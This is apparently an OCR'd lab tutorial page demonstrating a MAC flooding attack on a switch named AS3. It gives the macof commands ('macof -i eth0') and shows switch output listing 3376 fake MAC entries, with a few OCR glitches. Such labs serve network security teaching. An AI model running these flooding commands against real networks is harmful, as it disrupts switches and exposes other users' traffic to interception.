
## **MAC Flooding Attack:**



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| $\neg$               | , J VV | ııı   |    |

AS3#show mac address-table count

AS3#show mac address-table

Attacker

# macof -i eth0

# macof -i eth0 -n 10


# man macof

## MACOF:


Macof fills the cam table in less than a minute or so, since it sends a huge number of MAC entries approx. 155,000 per minute, to be specific. The usage is extremely simple. All we need to do is execute "macof" command from our terminal.

Macof is a member of the Dsniff suit toolset and mainly used to flood the switch on a local network with MAC addresses. Macof can flood a switch with random MAC addresses. This is called MAC flooding. Flooding a switch with mac addresses is called Mac Flooding. It is a MAC address table overflow utility.

Check the MAC address table of AS3 Switch before the attack.



Let's start MAC Flooding attack type the command: macof -i eth0



Stop the attack and check the status of MAC address table again this time almost 3376 Fake MAC Address has been learned by AS3 Switch. It is easy to change the behavior of a switch to the behavior of a hub.

```
✓ AS3 ×
AS3#show mac address-table count
Mac Entries for Vlan 1:
Dynamic Address Count
                          3376
Static Address Count
                          0
                          3376
Total Mac Addresses
Total Mac Address Space Available: 209388488
AS3#show mac address-table
          Mac Address Table
        Mac Address
V1an
                           Type
                                        Ports
        0004.4051.e2f3
                           DYNAMIC
                                        Et0/1
        000d.2354.c0f7
   1
                           DYNAMIC
                                        Et0/1
        001e.6c1c.1680
                           DYNAMIC
                                        Et0/1
        0046.a86b.f267
                           DYNAMIC
                                        Et0/1
   1
                           DYNAMIC
        004b.d50d.7862
                                        Et0/1
   1
        0054.5d3e.ec2d
                           DYNAMIC
                                        Et0/1
   ī
        0059.7524.e656
                           DYNAMIC
                                        Et0/1
   1
        0063.4073.3834
                           DYNAMIC
                                        Et0/1
   1
        007d.af10.f622
                           DYNAMIC
                                        Et0/1
   1
                           DYNAMIC
        008d.a80f.b03b
                                        Et0/1
   1
                           DYNAMIC
        008e.5c7d.9f34
                                        Et0/1
   1
        009d.4f08.5c63
                           DYNAMIC
                                        Et0/1
   1
        009d.545b.e9a3
                           DYNAMIC
                                        Et0/1
   1
                           DYNAMIC
                                        Et0/1
        00a1.5960.81d9
   1
        00a4.8012.bbf3
                           DYNAMIC
                                        Et0/1
   1
                           DYNAMIC
        00ad.2c19.04ee
                                        Et0/1
   1
        00b6.593b.116c
                           DYNAMIC
                                        Et0/1
        00b7.dc43.97c1
                           DYNAMIC
                                        Et0/1
  -More--
```

